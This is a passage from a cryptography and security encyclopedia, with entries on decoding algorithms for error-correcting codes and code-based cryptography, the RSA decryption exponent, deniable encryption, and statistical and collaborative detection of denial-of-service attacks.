15. Goldreich O (2001) Foundations of cryptography: volume 1 – basic tools. Cambridge University Press, Cambridge
16. Joux A, Nguyen K (2001) Separating decision Diffie-Hellman from Diffie-Hellman in cryptographic groups. Cryptology ePrint archive, report 2001/003. http://eprint.iacr.org/
17. Lysyanskaya A (2002) Unique signatures and verifiable random functions from the DH-DDH separation. In: CRYPTO 2002
18. Naor M, Reingold O (1997) Number-theoretic constructions of efficient pseudo-random functions, Extended abstract. In: Proceedings of 38th IEEE Symposium on foundations of computer science. IEEE Computer Society, pp 458–467
19. Naor M, Segev G (2009) Public-key cryptosystems resilient to key leakage. In: Crypto 2009. LNCS, vol 5677. Springer, pp 18–35
20. Okamoto T, Pointcheval D (2001) The gap-problems: a new class of problems for the security of cryptographic schemes. Practice and theory in public key cryptography (PKC) 2001. LNCS, vol 1992. Springer, pp 104–118
21. Pedersen TP (1991) Distributed provers with applications to undeniable signatures. EUROCRYPT'91. LNCS, vol 547. Springer, pp 161–174
22. Stadler M (1996) Publicly verifiable secret sharing. In: Eurocrypt '96. LNCS, vol 1070. Springer, pp 190–199

Decoding Algorithms

Christiane Peters
Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, The Netherlands

Synonyms

Error-correction decoding; List decoding

Related Concepts

►Berlekamp–Massey Algorithm; ►Code-Based Cryptography; ►Cyclic Codes; ►McEliece Public Key Cryptosystem; ►Niederreiter Encryption Scheme

Definition

A *decoding algorithm* for a linear code C over $\mathbb{F}_q$ receives a vector y in $\mathbb{F}_q^n$ and a positive integer w as inputs. The output is the set of all elements $c \in C$ at distance at most w from y; the set is empty if there is no such c.

Background

Error-correcting codes are used to protect information which is sent over noisy channels. Instead of sending a message directly the corresponding codeword in an error-correcting code is sent over the channel. During this transmission some errors might occur. On the other end of the channel the receiver tries to retrieve the codeword by correcting those errors using a *decoding algorithm*. If the decoding process is successful the receiver can retrieve the original message from the codeword. The efficiency of such a decoding algorithm depends on the used *code*. There are many families of codes allowing fast and efficient error correction. Examples for codes with efficient decoding algorithms are Hamming codes, ►cyclic codes, BCH codes, (generalized) Reed-Solomon codes, ►Reed-Muller codes, Goppa codes, ►rank codes, Gabidulin codes, algebraic-geometric codes, etc.

Classically error-correcting codes are used for communication over noisy channels which appear in all forms of telecommunication; but codes are also of interest for storing data using compression. McEliece proposed to use error-correcting codes for ►public-key cryptography. In the public-key setting the data transmission is assumed to be error-free and errors are deliberately introduced in a codeword as part of the encryption process.

Theory

A *linear code* C is a ►vector space over a finite field $\mathbb{F}_q$ represented as a subspace of $\mathbb{F}_q^n$ for some nonnegative integer n, called the *length of the code*. Elements of the vector space are called codewords. The dimension of the code is defined as the dimension of the vector space.

A code of dimension k and length n can be given via a $k \times n$ *generator matrix* G so that codewords c are obtained from vectors $x \in \mathbb{F}_q^k$ as $x \cdot G$ or via an $(n-k) \times n$ *parity check matrix* H so that codewords c are those vectors of length n that satisfy $H \cdot c = 0$. The product $H \cdot y$ is called the *syndrome of* y; so codewords are vectors with syndrome 0.

The matrix can have a special structure, see e.g. ►cyclic codes, and often a different description is used for efficiency.

The *Hamming distance* $\mathrm{dist}(x, y)$ between two vectors x, y in $\mathbb{F}_q^n$ is the number of coordinates where they differ. The *Hamming weight* $\mathrm{wt}(x)$ of an element $x \in \mathbb{F}_q^n$ is the number of nonzero coordinates in x. The *minimum distance* of a nonzero linear code C is the smallest Hamming weight of a nonzero codeword in C.

The Hamming distance is a metric on $\mathbb{F}_q^n$. Note that the Hamming weight of a word is equal to its distance to the all-zero word in $\mathbb{F}_q^n$. It is common to simply write *weight* and *distance* when speaking of the Hamming weight or the Hamming distance.

For a vector $y \in \mathbb{F}_q^n$ a decoding algorithm outputs the codewords closest to y. An *error vector* is a vector $e \in \mathbb{F}_q^n$ such that $y - e$ lies in C. If d is the minimum distance of C then for each y there is at most one codeword c within distance at most $w \le \lfloor (d-1)/2 \rfloor$ from each y. In particular, a linear code with minimum distance d has *error-correcting capability* $\lfloor (d-1)/2 \rfloor$. A *list-decoding algorithm* allows $w > \lfloor (d-1)/2 \rfloor$ and outputs a (possibly empty) list of closest codewords to a given vector y.

The linear codes that are interesting candidates for the ►McEliece public-key cryptosystem are codes allowing fast error correction.

For further background on coding theory, the main references are [15], [11], and [10].

Application

For ►code-based cryptography McEliece proposed to use Goppa codes [8] – subfield subcodes of generalized Reed-Solomon codes which arise from BCH codes. The *Goppa code* $\Gamma_q(a_1, \ldots, a_n, g)$ of length n is defined by an irreducible polynomial $g(x) \in \mathbb{F}_{q^m}[x]$ of degree t and n distinct elements $a_1, \ldots, a_n \in \mathbb{F}_{q^m}$ such that $g(a_i) \neq 0$. The codewords in $\Gamma_q(a_1, \ldots, a_n, g)$ are all $(c_1, \ldots, c_n) \in \mathbb{F}_q^n$ with $\sum_i c_i/(x - a_i) \equiv 0 \pmod{g(x)}$. Note that the codewords of $\Gamma_q(a_1, \ldots, a_n, g)$ are defined over $\mathbb{F}_q$.

The legitimate receiver of a McEliece or Niederreiter ciphertext can retrieve the message by using a decoding algorithm for Goppa codes. An attacker on the other hand cannot make use of the hidden Goppa-code structure and is faced with the problem of decoding a random-looking code.

Decoding Goppa codes. Berlekamp developed an algorithm for decoding binary BCH codes and generalized it later to BCH codes over arbitrary fields. When the same algorithm is applied to LFSRs it is called the ►Berlekamp-Massey algorithm. Berlekamp's algorithm is given a vector y in $\mathbb{F}_q^n$ such that $\mathrm{dist}(y, c) = w$ for a closest codeword c in a q-ary BCH code C of length n and designed minimum distance δ. The algorithm works for w as large as $\lfloor (\delta - 1)/2 \rfloor$.

Given y at distance w from $c \in \Gamma_q(a_1, \ldots, a_n, g)$ Berlekamp's algorithm finds the *error-locator polynomial* $\epsilon(x) = \prod_{i: y_i \neq c_i} (x - a_i)$ and the *error-evaluator polynomial* $\omega(x) = \sum_{i: y_i \neq c_i} e_i \prod_{j \neq i} (x - a_j)$ if $w \le t/2$. The algorithm first computes the *syndrome* $s_y(x) = \sum_i y_i/(x - a_i)$ of y and then solves the *key equation* $s_y(x) = \omega(x)/\epsilon(x) \pmod{g(x)}$ for ω and ϵ by computing continued fractions to degree $\lfloor t/2 \rfloor$, i.e., by applying the ►Euclidean algorithm to g and s_y. Then the error values e_i are given as

$e_i = \omega(a_i)/\epsilon'(a_i)$ where ϵ' denotes the derivative of the error-locator polynomial.

For binary Goppa codes, i.e. Goppa codes with $q = 2$, Patterson [16] derived an algorithm which computes the error-locator polynomial $\epsilon(x)$ for $w \le t$ and thus corrects up to t errors, twice as many as Berlekamp's algorithm. Patterson writes $\epsilon(x)$ as $\alpha^2 + x\beta^2$. Consequently $\epsilon' = \beta^2$ for binary codes and the key equation can be rewritten in terms of α and β to recover these polynomials separately.

Both Berlekamp's and Patterson's algorithm can be implemented efficiently and have ►polynomial-time complexities.

Guruswami and Sudan in [9] developed a polynomial-time list-decoding algorithm for decoding beyond the minimum distance of BCH codes, generalized Reed-Solomon codes, and algebraic-geometric codes. The Guruswami-Sudan decoder corrects $< n - \sqrt{(k-1)n}$ errors in a generalized Reed-Solomon code of length n and dimension k.

The main idea is to make use of the one-to-one correspondence of a generalized Reed-Solomon code of length n and degree k and the vector space of polynomials f in $\mathbb{F}_q[x]$ of degree strictly less than k. Evaluating those polynomials f at the n distinct support elements of the code and multiplying by constants yields all codewords. For example, the Goppa code $\Gamma_q(a_1, \ldots, a_n, g)$ is the set

$$\{(f(a_1)/h'(a_1), \ldots, f(a_n)/h'(a_n)) : f \in g\mathbb{F}_{q^m}[x], \deg(f) < n\}$$

restricted to the n-tuples having all entries in $\mathbb{F}_q$ where $h(x) = \prod_i (x - a_i)$.

The goal is to construct a polynomial $f \in g\mathbb{F}_{q^m}[x]$ from the received vector $y = (y_1, \ldots, y_n)$ such that $y_i \neq f(a_i)/h'(a_i)$ for at most w positions i. Note that the bivariate polynomial $z - f(x)/h'(x)$ vanishes at all $(x, z) = (a_i, y_i)$ where $y_i \neq f(a_i)/h'(a_i)$. A *Guruswami-Sudan error-locator polynomial* $\epsilon(x, z)$ means a polynomial having the points (a_i, y_i) as zeros for all i with $y_i \neq f(a_i)/h'(a_i)$. Then the polynomial $p(x, z) = \epsilon(x, z)(z - f(x)/h'(x))$ is zero at all n points (a_i, y_i). Guruswami and Sudan interpolate the points (a_i, y_i) into a polynomial $p(x, z)$ where each (a_i, y_i) appears with a certain multiplicity. Then they find a factor of the form $z - f(x)/h'(x)$ of $p(x, z)$ where f has to have the desired properties.

The Guruswami-Sudan decoder corrects about $n - \sqrt{n(n-t)} > t/2$ errors in $\Gamma_q(a_1, \ldots, a_n, g)$. Bernstein [4] developed a list-decoding algorithm using Patterson's idea to correct up to $n - \sqrt{n(n-2t-2)} > t$ errors in $\Gamma_2(a_1, \ldots, a_n, g)$.

A more detailed description of the Guruswami-Sudan decoder is given in [10, Section 5.4.4] for generalized Reed-Solomon codes.

Generic decoding. Finding a good decoding algorithm for a general linear code is a difficult problem. An attacker of the ►McEliece public-key cryptosystem or the ►Niederreiter encryption scheme is faced with a parity-check matrix of a code with no obvious structure and a syndrome. The goal is to determine a low-weight word e such that $He^t = s$ for the given syndrome s. This problem is called the *syndrome-decoding problem*. The corresponding decision problem was proven NP-complete for binary linear codes in [3]. For the q-ary case see [1] and [2, Theorem 4.1]. The best method currently known to decode a random-looking code is "information-set decoding," an algorithm introduced by Prange in [18].

An *information set* of a linear code of length n and dimension k with generator matrix G is a size-k subset $I \subseteq \{1, \ldots, n\}$ such that the columns of G indexed by I form an invertible $k \times k$ submatrix; this submatrix is denoted by G_I. In particular, $G_I^{-1}G$ is a generator matrix for C in systematic form, i.e., $G_I^{-1}G = (I_k|Q)$ where Q is a $k \times (n-k)$ matrix. An *information-set decoding algorithm* hopes that the error vector e has a certain error pattern with respect to a given information set I. *Plain information-set decoding* hopes that no error occurred among the I-indexed positions of y. Then, $y_I G_I^{-1}$ is the preimage of a codeword $c \in C$ and c can be obtained as $\left(y_I G_I^{-1}\right) G$. The extension by Lee and Brickell [13] allows p errors in positions indexed by the information set. These p errors can be corrected by finding the p rows of G corresponding to error indices in I. Leon in [14] and also Krouk in [12] refine Lee-Brickell's algorithm by additionally requiring that the error pattern has weight 0 on a stretch of ℓ positions outside the information set. Stern [19] uses the idea of Lee and Brickell to allow p errors in the information set I. He also uses Leon's idea to restrict the number of possible candidates for the error word e to those vectors having ℓ zeros outside the I-indexed columns. The main difference to Lee-Brickell's and Leon's algorithms is that Stern's algorithm tries to build a weight-w word by first looking for collisions among sums of few columns restricted to certain positions and then checks the weight of the column sums arising from the collisions.

The state-of-the-art implementation of collision decoding for binary linear codes used to break the original McEliece parameters is described in [5]. A generalization of the attack to to codes over arbitrary fields together with a careful complexity analysis is given in [17].

All information-set decoding algorithms, though much more efficient than a brute-force search of a low-weight word, still need ►exponential time in the code length.

List decoding in code-based cryptography. Bernstein, Lange, and Peters suggest in [5] to decrease the size of the public key in McEliece's system by increasing the number of errors beyond half the minimum distance. The legitimate receiver can correct these errors using list decoding. The attacker is faced with the task of correcting additional errors, making the attack harder for fixed n and k.

Recommended Reading

1. Barg A (1994) Some new NP complete coding problems. Problemy Peredachi Informatsii 30(3):23–28, in Russian
2. Barg A (1998) Complexity issues in coding theory, chapter 7. In: Huffman WC, Pless V, Brualdi RA (eds) Handbook of coding theory. Elsevier/North Holland, Amsterdam, pp 649–754
3. Berlekamp ER, McEliece RJ, van Tilborg HCA (1978) On the inherent intractability of certain coding problems. IEEE Trans Inf Theory 24:384–386
4. Bernstein DJ (2008) List decoding for binary Goppa codes. http://cr.yp.to/papers.html#goppalist
5. Bernstein DJ, Lange T, Peters C (2008) Attacking and defending the McEliece cryptosystem. In: Buchmann J, Ding J (eds) PQCrypto 2008. Lecture notes in computer science, vol 5299. Springer, Berlin, pp 31–46
6. Dumer I (1989) Two decoding algorithms for linear codes. Problemy Peredachi Informatsii 25(1):24–32
7. Dumer I (1991) On minimum distance decoding of linear codes. In: Kabatianskii GA (ed) Proceedings 5th Joint Soviet-Swedish International Workshop Information Theory, Moscow, pp 50–52
8. Goppa VD (1970) A new class of linear error correcting codes. Problemy Peredachi Informatsii 6(3):24–30
9. Guruswami V, Sudan M (1999) Improved decoding of Reed-Solomon and algebraic-geometry codes. IEEE Trans Inf Theory 45:1757–1767
10. Huffman WC, Pless V (2003) Fundamentals of error-correcting codes. Cambridge University Press, New York
11. Huffman WC, Pless V, Brualdi RA (1998) Handbook of coding theory. Elsevier/North Holland, Amsterdam
12. Krouk EA (1989) Decoding complexity bound for linear block codes. Problemy Peredachi Informatsii 25(3):103–107
13. Lee PJ, Brickell EF (1988) An observation on the security of McEliece's public-key cryptosystem. In: Günther CG (ed) EUROCRYPT '88. Lecture notes in computer science, vol 330. Springer, Berlin, pp 275–280
14. Jeffrey JS (1988) A probabilistic algorithm for computing minimum weights of large error-correcting codes. IEEE Trans Inf Theory 34(5):1354–1359
15. MacWilliams FJ, Sloane NJA (1977) The theory of error-correcting codes. Elsevier/North Holland, Amsterdam
16. Patterson NJ (1975) The algebraic decoding of Goppa codes. IEEE Trans Inf Theory IT-21:203–207
17. Peters C (2010) Information-set decoding for linear codes over Fq. In: Sendrier N (ed) PQCrypto 2010: Lecture notes in computer science, vol 6061. Springer, Berlin, pp 81–94
18. Prange E (1962) The use of information sets in decoding cyclic codes. IRE Trans Inf Theory 8(5):5–9
19. Stern J (1989) A method for finding codewords of small weight. In: Cohen GD, Wolfmann J (eds) Coding theory and applications. Lecture notes in computer science, vol 388. Springer, Berlin, pp 106–113

Decryption Exponent

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Synonyms

Private exponent

Related Concepts

►RSA Digital Signature Scheme; ►RSA Public-Key Encryption

Definition

The exponent d in an RSA private key (n, d) is called the *decryption exponent*. It is related to the ►encryption exponent e by the relation that the product by the relation that for all messages m, $(m^e)^d \equiv m \bmod n$. This relation is satisfied if the product $e \cdot d$ is congruent to 1 modulo $\varphi(n)$, where $\varphi(n)$ is > Euler's totient function. (It is also satisfied if $e \cdot d \equiv 1 \bmod \lambda(n)$, where $\lambda(n)$ is a certain function of the prime factors of n that divides $\varphi(n)$, although the $\varphi(n)$ relation is more commonly used.)

Decryption of a ciphertext c works by raising c to the power d modulo n.

Deniable Encryption

Yvo Desmedt
Department of Computer Science, University College London, London, UK

Definition

Deniable encryption produces ciphertexts that are not a commitment.

Theory

Suppose Alice sends a message to Bob in an informal chat conversation. If a typical encryption scheme as the ►ElGamal public key encryption scheme or ►AES is used, an authority can ask Alice to reveal what she sent Bob.

Indeed, in the case of ElGamal, when Alice did sent $(C_1, C_2) = (g^r, my^r)$ and is forced to reveal her randomness r used, anybody can obtain m. So, one can view the ciphertext as some ►commitment to the message. In the case of AES, when Alice is forced to reveal the key she shares with Bob, the authority again can obtain the message. (Using ►zero-knowledge, Alice is not required to reveal the key.)

The goal of deniable encryption [1] is that Alice can send a private message to Bob, without having the ciphertext result in a commitment. This can be viewed as allowing her to deny having sent a particular message. A scheme satisfying this condition is called a *sender-deniable* encryption scheme.

There is a similar concern from Bob's viewpoint. Can Bob be forced to open the received ciphertext? Again, if the ElGamal public key encryption scheme is used, then using his secret key, Bob can help the authority to decipher. So, Bob "cannot deny" having received the message. A scheme that solves this issue is called a *receiver-deniable* encryption scheme.

An example of a sender-deniable scheme explained informally works as follows. Suppose the sender (Alice) and the receiver (Bob) have agreed on some pseudorandomness, such that both can distinguish it from true randomness. When Alice wants to send a message bit 1, she will send some pseudorandom string, otherwise she sends true randomness. Since the authority cannot distinguish the pseudorandom from the real random, Alice can pretend she sent the opposite bit of what she did. For further details, see [1].

Canetti, Dwork, Naor, and Ostrovsky demonstrated that a sender-deniable encryption scheme can be transformed into a receiver-deniable one as follows.

Step 1 The receiver (Bob) sends the sender (Alice) a random r using a sender-deniable encryption scheme.

Step 2 The sender Alice sends Bob the ciphertext $r \oplus m$, where $\oplus$ is the exor.

A receiver-deniable scheme can also be transformed into a sender deniable one, as explained in [1].

Recommended Reading

1. Canetti R, Dwork C, Naor M, Ostrovsky R (1997) Deniable encryption. In: Kaliski BS (ed) Advances in cryptology Crypto '97, Proceedings, Lecture notes in computer science, vol 1294, Springer-Verlag, Santa Barbara, California, 17–21 August, pp 90–104

Denial of Service (DoS)

►Denial-of-Service Detection

Denial-of-Service Detection

George Kesidis
Computer Science & Engineering and Electrical Engineering Departments, Pennsylvania State University, University Park, PA, USA

Synonyms

Denial of service (DoS)

Definition

Detection of denial-of-service (DoS) attacks

Background

Denial-of-service (DoS) attacks either use a resource-depletion strategy (where resource here refers to bandwidth, computation, or memory), or they target other kinds of vulnerabilities in critical protocols or devices whose failure will have DoS effects. In the following, the focus will be on resource-depletion DoS attacks. Such attacks can be detected based on signatures developed through some type of "supervised" learning process. Alternatively, detection can be based on statistical anomalies (i.e., deviations from the somehow characterized "normal") in observed patterns of resource consumption, together with a possibly dynamic assessment of the quantity of available resources that are targeted. In particular, anomaly detection can be based on learned behavioral profiles of packet flows (network monitor), or profiles of processes operating in network routers or in end hosts, including servers (host monitor). That is, a network monitor directly observes packets "on the wire," or tracks associated flow or meta-flow aggregate data, where a "flow" is simply a group of packets observed proximal in time with some common attributes, e.g., common IPv4 five-tuple or just common-source IP addresses and destination port numbers. Bidirectional flows, allowing source and destination addresses to be swapped, are sometimes called sessions. Network monitors are often colocated with firewalls. A host monitor bases attack detection on logs of system calls, computational activity, memory input/output (I/O), etc.; packet traffic that the host receives may be directly monitored (as with a network monitor) or inferred through these logs.

Theory

Given data features of interest, statistics such as averages, variances, and entropy have been computed for purposes of detection; alternatively, spectral coefficients (frequency domain meta-features) of localized time series have been used. Entropies are examples of statistics that are meaningful to the distributions of observed categorical (nonnumerical) or ordinal (numerical but unordered) data, e.g., the entropy of the range of destination IP addresses (or subnets of a certain size) observed in a specified flow of packets. Entropy is maximal for a uniform (least-biased) distribution and minimal for a deterministic (single-valued) one. Entire distributions of the features of interest, possibly quantized for simplicity, can be maintained and then compared by, e.g., a chi-squared statistic or Kullback–Liebler distance, as discussed below. The distribution of certain features will deterministically vary as a function of time of day, day of week, or holiday; a moving or autoregressive average can be used to center statistics of such features, i.e., subtract their current average values. Some attacks have "stateful" time-sequenced signatures, or behaviors, which can sometimes be accurately captured by hidden Markov models (HMMs).

A supervised learning method exploits labeled datasets that are available for training a classification rule. That is, the objective of training is to specify a rule that, when tested true for a particular dataset, would be characteristic of a particular attack, i.e., a signature of the attack. For training purposes, datasets are labeled as having a specific type of attack present (true positive) or not (true negative), i.e., the labeling constitutes ground truth. The assumption is that the datasets are current and representative of the particular online (i.e., with live traffic) deployment context of the detector that will employ the rule under consideration. Signature-based detection is limited in that it works best for known attacks and, despite the connotations of the word "signature," are often associated with nonzero false positive (signature true but no attack present) and/or nonzero false negative (signature false but there is an attack present) performance. Firewalls are often employed to test packets for simple signatures (those requiring little state memory). Note that signature-based attack detection requires explicit specification of attributes of the data being monitored ("markers" of the attack) that can be feasibly tested for online usage.

Anomaly detection learns to statistically characterize normal behavior, particularly of the patterns of resource consumption for detection of DoS attacks. When a monitor detects resource-consumption patterns that deviate significantly from the norm (as in detection of abrupt change points using sequentially updated CUSUM statistics), it issues an alert. Anomaly detection is generally challenging in networking, as the normal behavior is very complex, not time-stationary, and feature-rich.

There is a large number of related and hybrid machine-learning techniques that can be applied, e.g., transductive and semi-supervised methods. For any given detection technique, there may be several possible ways to implement and maintain it (e.g., recalibrate and age-out data) online.

Detection-performance evaluation is conducted on a held-out group of prerecorded datasets collectively called the "test set" and, of course, online. Detection performance may be specified in different ways. In networking, particular attention is paid to false positives, as a response to a DoS attack may itself manifest as a DoS on legitimate traffic. It may be difficult to discriminate between a flash-crowd occurrence, just when new and popular content or services are made available, for a deliberate DoS attack on the providers. In a Neyman–Pearson formulation, attack detection strives to minimize false negatives subject to be bound on false positives. "Prior" probabilities of attack and non-attack scenarios need not be pre-calculated, as in Bayesian decision frameworks.

For example, let p be the empirical distribution of a particular flow or packet feature f, i.e., $p(i)$ is the total number of observed instances of labeled data samples where $f = i$, where the dummy variable i indexes the range I of possible values of the feature (this range may be quantized to simplify matters). Now let q be the distribution of the same feature on an observed test dataset or live online. An alert of suspicious activity could be generated if the Kullback–Leibler distance between p and q exceeds a threshold, i.e.,

$$\mathrm{KL}(p,q) := \Sigma_{i\in I} p(i) \log\left(p(i)/q(i)\right) > H$$

where H is chosen so that this rule yields low false positives and negatives in the training dataset. Note that KL is clearly related to the entropy of p, $\Sigma_{i\in I}\, p(i)\, \log p(i)$, and the range of f and I need not be ordered. There are generalizations of such distances, e.g., between learned and measured HMM models. It is often the case in practice that the threshold used for a "signature" H_s is less than that to determine a merely suspicious anomaly, $H_a < H_s$, so that it is more likely to issue an anomaly alert than a signature alert. Again, this does not preclude the possibility of false positives or false negatives if H_s is used.

To improve detection performance, alerts which are issued by different detection techniques may be correlated and combined into meta-alerts (i.e., for the purposes of attack corroboration). Alerts may be correlated based

on observations from spatially diverse points in the network and fused in a spatially hierarchical manner, and/or based on activity in different layers of the protocol hierarchy. To economize on bandwidth, alert messages are typically exchanged instead of raw observation data. Spatially diverse, hierarchical attack detection systems are particularly useful for detecting and responding to distributed DoS (DDoS) attacks. Some attacks may be both spatially and temporally staged.

Applications

Host Monitors

Patterns of resource consumption within a host can be characterized in different ways, from application-specific profiling of resource consumption and system calls, to profiling of consumption of a specific shared resource by an aggregation of applications. Here, resources could pertain to special-purpose or general-use memory types and ranges, or computing devices. The native operating system (OS) of a host typically logs such activity. These logs are used by host-based intrusion detection systems. The resource-consumption characteristics may be part of a broader class of "specification-based" defenses that are feasible when behavior (say according to a protocol that is being followed) can be narrowly characterized (also known as protocol anomaly detection).

For example, where the host is a server, a fixed allocation of "client" memory is used to maintain the identity of each of the current clients of the server. The server would use an entry in client memory upon receipt of a TCP SYN message. In the early days of the Web, client memory was small-sized. Also, an entry would be released only upon receipt/generation of a FIN (or RESET) or a time-out, where the time-out was in the order of minutes. A host-based detection method for TCP SYN attacks targeting client memory would notice unusually large occupancy, sustained in time, of the memory in question. To discriminate between a TCP SYN attack and a flash crowd, the server might, e.g., correlate the time new content was made available with overflow of client memory and/or consider the distribution of half-opened TCP sessions within client memory.

For another example, an approach to detecting anomalies in the Open Shortest Path First (OSPF) routing protocol operating within a router has been described [15], adapting the general-purpose host-based intrusion-detection methods [5]. Receipt of excessive OSPF updates, because of a faulty OSPF peer or phony updates in a malicious attack could, e.g., manifest in unusually large I/O of the associated memory in the router. As OSPF itself is a critical protocol of the autonomous system (AS) in which it operates, its possible failure at any point could deny Internet access to a large community of servers and end users.

Note that packet transmission/receipt by the host can be measured directly or can be inferred from OS logs, i.e., bandwidth resource consumption. Either way, a physical attack targeting network infrastructure (e.g., cutting the cables on which packets travel, thus breaking communication) is easily detected by the affected end hosts. To reduce the overhead on the native OS of attack detection itself, and to protect attack detection from an intruder in the native OS, packet examination can be performed by attack-detection devices operating in a host's network interface card(s) (NIC – typically an Ethernet card when the host in question is a work station).

Network Monitors

Network-based attack detection is performed by examining raw-packet data streams that contain multiple packet flows. In addition, NetFlow flow-level summaries, colocated logs of firewalls, etc., can also be employed. Flows of particular interest within an enterprise are those involved with outward-facing (public) interfaces of important servers.

Attack Detection Based on Observation of a Single Packet Stream

A Smurf attack is indicated by an abnormally large number of ping responses directed to the same destination IP address from a plurality of sources. Similarly, a TCP SYN flood can be detected by an imbalance between the observed number of SYNs and SYN-ACKs associated with an individual source address or on, e.g., subnet aggregates. For attack-detection purposes, quantities such as the observed number of ping responses or the cumulative SYN–SYN-ACK difference can be maintained by, e.g., CUSUM, sliding window (moving average), or weighted (autoregressive) averaging.

The Stacheldraht DoS attack tool can perform ICMP, SYN, and UDP packet floodings. Considering the diversity of legitimate UDP traffic, particularly streaming media, UDP floods may be difficult to accurately detect even for monitors deployed in small subnets. In addition to total packet/byte volume, there may be differences in the distribution of the sizes of packets of normal UDP sessions compared to UDP floods. If the distribution of the former has been learned, the distance between it and an online estimate of the latter can be reckoned using, e.g., the Kullback–Leibler distance or chi-squared statistic. Note that this framework can also be applied to categorical

or ordinal packet features, e.g., IP addresses. An attack alert is typically issued when such distances exceed a threshold or experience anomalous abrupt transitions, called change points.

Consider a flow defined by a packet attribute-group X. The distribution of another group of packet attributes, Y, could be maintained. Change points of certain (joint) statistics of the attribute group Y could be monitored, e.g., averages, variances, entropies, and correlations. If the packet flow in question refers to outward-facing interfaces of a large server and a certain service type (i.e., X is the destination IP address, port number, and protocol), one might base detection on byte volume and the number of different (or entropy of the) source IP addresses (i.e., Y is packet size and source IP address). A change point consisting of a dramatic increase in byte volume could be the start of a flash event or a distributed DoS flood attack targeting bandwidth resources. Statistics on the source IP addresses may be able to differentiate between these two hypotheses. Note that the anomalous change point could involve a much lower packet or byte volume, which may be indicative of more significant attack volume upstream.

Finally, frequency-domain analysis has been used on the time series of flows ro of packets within a particular flow. For example, within a flow, the packet interarrival times and/or the packets sizes, the latter ordered according to arrival time at the network monitor, can form the basis of the time series. In particular, it has been argued that wavelet decomposition can separate-out time-localized DoS attack activity (particularly CUSUM change points) from nominal background traffic.

Deployment Issues: LAN Versus Network Edge Versus Tier-1 ISP

A network monitor deployed proximal to a small population of end hosts (e.g., in a /24 subnet) may feasibly ascertain normal application profiles for each end host. If the network monitor is deployed closer to the enterprise gateway (or the gateway between a local and a tier-1 ISP) or within the core (tier-1 ISP), maintaining such behavioral profiles for all applications and end users observed in a packet stream may not be feasible. This is a basic trade-off in deployment of single-network monitors for attack detection.

Though detection of DoS attacks is often most accurately performed by LAN monitors where the targeted victims reside, the response to such attacks (e.g., packet filtering) is often most effective when performed at gateway or core routers. Also, certain types of DoS attacks can be accurately detected by monitors situated at gateway routers. For example, the scanning activity of the Slammer worm caused excessive bandwidth consumption in the access networks (not the core) with associated Border Gateway Protocol (BGP) withdrawals/thrashing creating secondary DoS effects (loss of Internet access) to some networks with infected Structured Query Language (SQL) servers. The BGP effects were discernible by network (or host) monitors operating in BGP routers at the edge or core. Slammer also caused layer-2 ARP "storms" (scanning to unassigned IP addresses) that could also be detected at the LAN gateway (or in the LAN).

Some DoS attacks were mounted anonymously using packets with spoofed-source IP addresses. Gateway routers can correlate the source addresses of packets arriving on a particular interface with its BGP forwarding tables to check for anomalies. Today, many gateways perform ingress filtering on outbound packets they transmit to ensure their source addresses belong to their domains. Note that origin authentication issues will not impede DoS attacks prosecuted by a compromised end system or botnet, i.e., by one or more unwitting machines.

Collaborative Detection

All major cyber security vendors offer enterprise security systems that involve collaborating, to some degree, network monitors, host monitors, and firewalls. The network monitors can be deployed in the LAN and access networks and at the gateway router(s). Moreover, they can theoretically interact with monitors situated closer to the network core (and this may now occur in practice at least for the purposes of attack response). The plurality of attack detectors, located at different positions in the network and examining different kinds of data, offers the possibility of alert corroboration and alert fusion through correlation rules. That is, these detectors share alerts that can then be combined into meta-alerts. The idea is that some monitors may issue alerts only based on the suspicion of an attack and the process of sharing and combining alerts serves to further corroborate or refute their suspicions, i.e., generally improves attack detection.

For example, consider a DDoS flood attack targeting bandwidth resources of a victim end host. As the attack propagates to the victim, its intensity increases. A collaborative defense may be able to quickly detect and effectively respond, where, clearly, a packet-filtering response performed only at the targeted victim is typically ineffective. As the attack propagates, spatially diverse vanguard sensors upstream from the victim (including at the victim's gateway router) may, in isolation, notice anomalies that are merely indications of an attack. So, they issue alerts. When quickly and securely correlated, these alerts together with correlated alerts from the victim host or

its LAN monitor, yield a more reliable signature of a distributed DoS attack and countermeasures can be quickly, perhaps automatically, enacted (i.e., the identified packets participating in the attack are filtered at the gateway or, possibly, even further upstream).

Technology is available to assess vulnerabilities ahead of attacks targeting them, e.g., stress testing to determine an under-allocation of resources for robust operation. Correlation of known vulnerabilities with suspicious activity (whether resource depletion or intrusion) can improve detection confidence. However, vulnerability assessment techniques have, in the past, been used by attackers for reconnaissance purposes, so it is important to authenticate this activity.

Attacks Targeting Defenses

It is important not to overlook the attack-detection mechanisms themselves from the point of view of defense "softening" DoS attacks targeting them. As the defensive response to a detected DoS attack may itself manifest as a kind of DoS, there is a need to secure messaging between collaborating attack detectors to prevent an attacker from falsely issuing, or belaying, alerts. Publicly available evidence of such activity includes the attack on the Spamhause Project antispam service [11].

Attacks Targeting Vulnerabilities of Critical Infrastructure

Attacks exploiting vulnerabilities of critical infrastructure, such as name resolution (domain name system [DNS], Address Resolution Protocol [ARP]) or routing (BGP, OSPF) in the network or the native operating system of a workstation or server, will naturally cause a DoS effect on those users and automata that rely on them; these attacks may or may not use a resource-depletion strategy. For example, a BGP prefix hijack or DNS cache poisoning (neither involving resource depletion) will naturally cause denial-of-access issues for the corresponding workstations and servers.

Experimental Results

Many of the detection methods and frameworks described above are commercially available. A CUSUM approach to measuring SYN–SYN-ACK/RST has been used to achieve 70–100% detection performance in 8–20 min based on recorded trace data in an enterprise and at a gateway [14]. Wavelet analysis was additionally used to significantly reduce false positives and false negatives for TCP SYN flood detection [1]. Spatially disparate observations of CUSUM statistics were combined in a tree structure and then abrupt change-points in traffic volume were used to detect DDoS floods [3]; experimental results on the DETER test bed yielded very low false positive and false negative rates using network topologies from the Rocketfuel database, background traffic generated by CAIDA' s Harpoon tool, and attack traffic generated by Stacheldraht. Metrics of interest in experimental assessment of DoS defenses, involving traffic features that are of interest in detecting the onset of actual DoS attacks, include: one-way and bidirectional (data) packet delays, delay variations, and loss rates; request-response delays; and session/flow durations [10] (though note that some of these traffic features are also used to detect the onset of normal traffic congestion).

Open Problems and Future Directions

